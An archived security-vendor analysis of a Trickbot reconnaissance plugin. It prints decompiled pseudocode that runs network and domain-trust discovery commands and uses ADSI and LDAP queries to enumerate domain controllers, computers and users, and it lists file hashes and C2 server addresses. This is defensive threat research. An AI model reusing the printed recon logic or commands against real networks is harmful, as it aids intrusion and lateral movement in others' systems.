Trickbot's New Reconnaissance Plugin

Published: 2018-04-09 · Archived: 2026-04-05 14:22:17 UTC

FortiGuard Labs has found a new plugin named *networkDLL* that is being distributed to the victims of the Trickbot Trojan. This new plugin is similar to the old *DomainGrabber* plugin discovered late last year in that they both try to collect information about the victim's network. In fact, we have observed the same functions being used by both plugins.

The key difference between these two plugins lies in the type of information they gather. In the past, *DomainGrabber* focused on obtaining domain credentials and configurations from domain controllers by accessing shared SYSVOL files. *networkDLL*, on the other hand, focuses on mapping out the victim's network and getting to know more about the victim's local system. Which means that it's essentially a reconnaissance stage plugin, which is very common with multi-staged APT (Advanced Persistent Threat) attacks. In this stage, threat actors gather as much information as they can to determine what type of follow-on attacks are appropriate for the targeted system.

As is common with Trickbot plugins, *networkDLL* does not have any obfuscations, as can be seen in the following image of the library's main routine:

```
GetProcessList();
GetSystemInfo(v2);
PipedCMDExec("ipconfig /all");
PipedCMDExec("net config workstation");
PipedCMDExec("net view /all");
PipedCMDExec("net view /all /domain");
PipedCMDExec("nltest /domain_trusts");
PipedCMDExec("nltest /domain_trusts /all_trusts");
if ( GetLocalInfo() >= 0 )
  ListComputersInForest();
```

Figure 1. The plugin's main routine

It starts out by listing all the processes currently running in the machine. After that, the following basic information about the system's operating system is gathered:

- CSName (Computer Name)
- Caption (Description)
- CSDVersion (Service Pack)
- OSArchitecture
- ProductType (Workstation, Domain Controller, Server)

- BuildType
- WindowsDirectory
- SystemDirectory
- BootDevice
- SerialNumber
- InstallDate
- LastBootUpTime
- RegisteredUser
- Organization
- TotalVisibleMemorySize
- FreePhysicalMemory

In acquiring this basic network information about the victim's network information, the following Windows native shell commands are executed in the system:

- "ipconfig /all" – show all adapter TCP/IP configurations
- "net config workstation" – shows what domain/workgroup the machine belongs to
- "net view all" – display all available network shares
- "nltest /domain_trusts /all_trusts" - list all trusted domains in the network

Furthermore, by using the IADsADSystemInfo interface the malware attempts to retrieve the following information:

- User Name
- Computer Name
- Site Name
- Domain Short Name
- Domain DNS Name
- Forest DNS Name
- Domain Controller DNS Name
- Forest Trees

```
*(_DWORD *)riid.Data4 = 0xB99C;              // IID_IADsADSystemInfo constants
*(_DWORD *)&riid.Data4[4] = 0x9E367AF8;      // IID_IADsADSystemInfo constants
rclsid.Data1 = 0x50B6327F;                   // CLSID_ADSystemInfo constants
*(_DWORD *)&rclsid.Data2 = 0x11D2AFD1;       // CLSID_ADSystemInfo constants
*(_DWORD *)rclsid.Data4 = 0xB99C;            // CLSID_ADSystemInfo constants
*(_DWORD *)&rclsid.Data4[4] = 0x9E367AF8;    // CLSID_ADSystemInfo constants
v0 = CoCreateInstance(&rclsid, 0, CLSCTX_INPROC_SERVER, &riid, (LPVOID *)&pADsys);
if ( v0 >= 0 )
{
  v0 = pADsys->lpVtbl->get_UserName(pADsys, &bstrString);// Get the Active Directory name of the current user which is logged-on
  if ( v0 >= 0 )
  {
    vsnwprintf_wrapper(dword_10006A20, (int)L"\t\t***LOCAL MACHINE DATA***\r\n\r\n");
    vsnwprintf_wrapper(dword_10006A20, (int)L"User name: %ls\r\n", bstrString);
    SysFreeString(bstrString);
    v0 = pADsys->lpVtbl->get_ComputerName(pADsys, &bstrString);// Get the name of the local computer
    if ( v0 >= 0 )
    {
      vsnwprintf_wrapper(dword_10006A20, (int)L"Computer name: %ls\r\n", bstrString);
      SysFreeString(bstrString);
      v0 = pADsys->lpVtbl->get_SiteName(pADsys, &bstrString);// Get the site name of the local computer
      if ( v0 >= 0 )
      {
        vsnwprintf_wrapper(dword_10006A20, (int)L"Site name: %ls\r\n", bstrString);
        SysFreeString(bstrString);
        v0 = pADsys->lpVtbl->get_DomainShortName(pADsys, &bstrString);// Get the short name of the local computer's domain, such as "domainName".
        if ( v0 >= 0 )
        {
          vsnwprintf_wrapper(dword_10006A20, (int)L"Domain shortname: %ls\r\n", bstrString);
          SysFreeString(bstrString);
          v0 = pADsys->lpVtbl->get_DomainDNSName(pADsys, &bstrString);// Get the DNS name of the local computer's domain, such as "domainName.companyName.com"
          if ( v0 >= 0 )
          {
            vsnwprintf_wrapper(dword_10006A20, (int)L"Domain name: %ls\r\n", bstrString);
            SysFreeString(bstrString);
            v0 = pADsys->lpVtbl->get_ForestDNSName(pADsys, &bstrString);// Get the DNS name of the local computer's forest
            if ( v0 >= 0 )
            {
              vsnwprintf_wrapper(dword_10006A20, (int)L"Forest name: %ls\r\n", bstrString);
              SysFreeString(bstrString);
              v0 = pADsys->lpVtbl->GetAnyDCName(pADsys, &bstrString);// Get the DNS name of a domain controller in the local computer's domain
              if ( v0 >= 0 )
              {
                vsnwprintf_wrapper(dword_10006A20, (int)L"Domain controller: %ls\r\n", bstrString);
                SysFreeString(bstrString);
                VariantInit(&pvarg);
                v0 = pADsys->lpVtbl->GetTrees(pADsys, &pvarg);// Get the DNS names of all the directory trees in the local computer's forest
                if ( v0 >= 0 )
                {
                  vsnwprintf_wrapper(dword_10006A20, (int)L"Forest trees:\r\n");
                  v1 = pvarg.parray;
                  SafeArrayGetLBound(pvarg.parray, 1u, &plLbound);
                  v0 = SafeArrayGetUBound(v1, 1u, &plUbound);
                  VariantInit((VARIANTARG *)&rclsid);
                  for ( i = plLbound; ; i = rgIndices + 1 )
                  {
                    rgIndices = i;
                    if ( i > plUbound )
```

Figure 2. Retrieving the AD system info

Finally, it further expands its view of the victim's network by enumerating all visible domain controllers. By using Global Catalogue and LDAP queries it is able to list all computers and user accounts in both the Forest and Domain levels.

```
pAttributeNames = L"dNSHostName";
v0 = spGCSearch2->lpVtbl->ExecuteSearch(
       spGCSearch2,
       L"(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))",
       &pAttributeNames,
       1,
       &v15);
if ( v0 >= 0 )
{
  while ( spGCSearch2->lpVtbl->GetNextRow(spGCSearch2, v15) != S_ADS_NOMORE_ROWS )
  {
    v0 = spGCSearch2->lpVtbl->GetColumn(spGCSearch2, v15, pAttributeNames, &pSearchColumn);
    if ( v0 >= 0 )
    {
      _snwprintf_s(&szPathName, 0x104u, 0x104u, L"LDAP://%ls", pSearchColumn.pADsValues->Boolean);// LDAP search
                                                                //
      vsnwprintf_wrapper(dword_10006A20, (int)L"\t\t***COMPUTERS IN FOREST***\r\n\r\n");
      vsnwprintf_wrapper(dword_10006A20, (int)L"------------------------------\r\n");
      search_computers(L"GC:");             // Global Catalog search
      vsnwprintf_wrapper(dword_10006A20, (int)L"\t\t***USERS IN FOREST***\r\n\r\n");
      vsnwprintf_wrapper(dword_10006A20, (int)L"------------------------------\r\n");
      search_users(L"GC:");
      vsnwprintf_wrapper(dword_10006A20, (int)L"\t\t***COMPUTERS IN DOMAIN***\r\n\r\n");
      vsnwprintf_wrapper(dword_10006A20, (int)L"------------------------------\r\n");
      search_computers(&szPathName);
      vsnwprintf_wrapper(dword_10006A20, (int)L"\t\t***USERS IN DOMAIN***\r\n\r\n");
      vsnwprintf_wrapper(dword_10006A20, (int)L"------------------------------\r\n");
      search_users(&szPathName);
      spGCSearch2->lpVtbl->FreeColumn(spGCSearch2, &pSearchColumn);
    }
  }
  spGCSearch2->lpVtbl->CloseSearchHandle(spGCSearch2, v15);
```

Figure 3. Gathering AD computer and user accounts

The following are the attributes that are gathered from the computer and user objects:

Computer:

- Cn (Common Name)
- dNSHostname
- distinguishedName
- description
- operatingSystem

User:

- sAMAccountName
- mail
- comment
- description

To retrieve the above information, this plugin uses the Active Directory Service Interface (ADSI) APIs to query the attributes for both computer and user accounts.

Figure 4. Retrieving computer account attributes




Figure 5. Retrieving user account attributes

Conclusion

Although this plugin does not currently have the capability to perform an actual attack, the sensitive information that it gathers provides a wide surface that threat actors can utilize for future operations. For instance, they can use the network information to initiate additional lateral movement techniques beyind from EternalRomance exploit that was previously used in Trickbot's *tabDll* plugin, as discussed in BleepingComputer's article. By adding this scheme to the malware's imminent move to implementing a screen locker module, considerable damage to a target is a real possibility.

Solution

The trickbot loader and this new plugin are already detected as W32/Trickbot.KAD!tr.pws by Fortiguard Antivirus service.

All the C2 servers found are already blocked and categorize as malicious by our Web Filtering service.

IOC

Files

6a6e190459768d3eb0c0a40c3883fba0fc3de5d8c1f19410eb9233c482139e46 (Trickbot Main) – W32/Trickbot.KAD!tr.pws

a9608bb65b33abaaa3b9f94981cff7b1b76dfb6be5a30b84c2dec46e90521e13 (networkDll) - W32/Trickbot.KAD!tr.pws

C2

109.95.113.130:449

87.101.70.109:449

31.134.60.181:449

85.28.129.209:449

82.214.141.134:449

81.227.0.215:449

31.172.177.90:449

185.55.64.47:449

78.155.199.225:443

185.159.129.31:443

194.87.237.178:443

82.146.60.85:443

185.228.232.139:443


195.54.163.29:443

94.250.248.130:443

94.103.82.217:443

91.235.128.14:443

-= FortiGuard Lion Team =-



Check out our latest Quarterly Threat Landscape Report for more details about recent threats.

Sign up for our weekly FortiGuard intel briefs or for our FortiGuard Threat Intelligence Service.
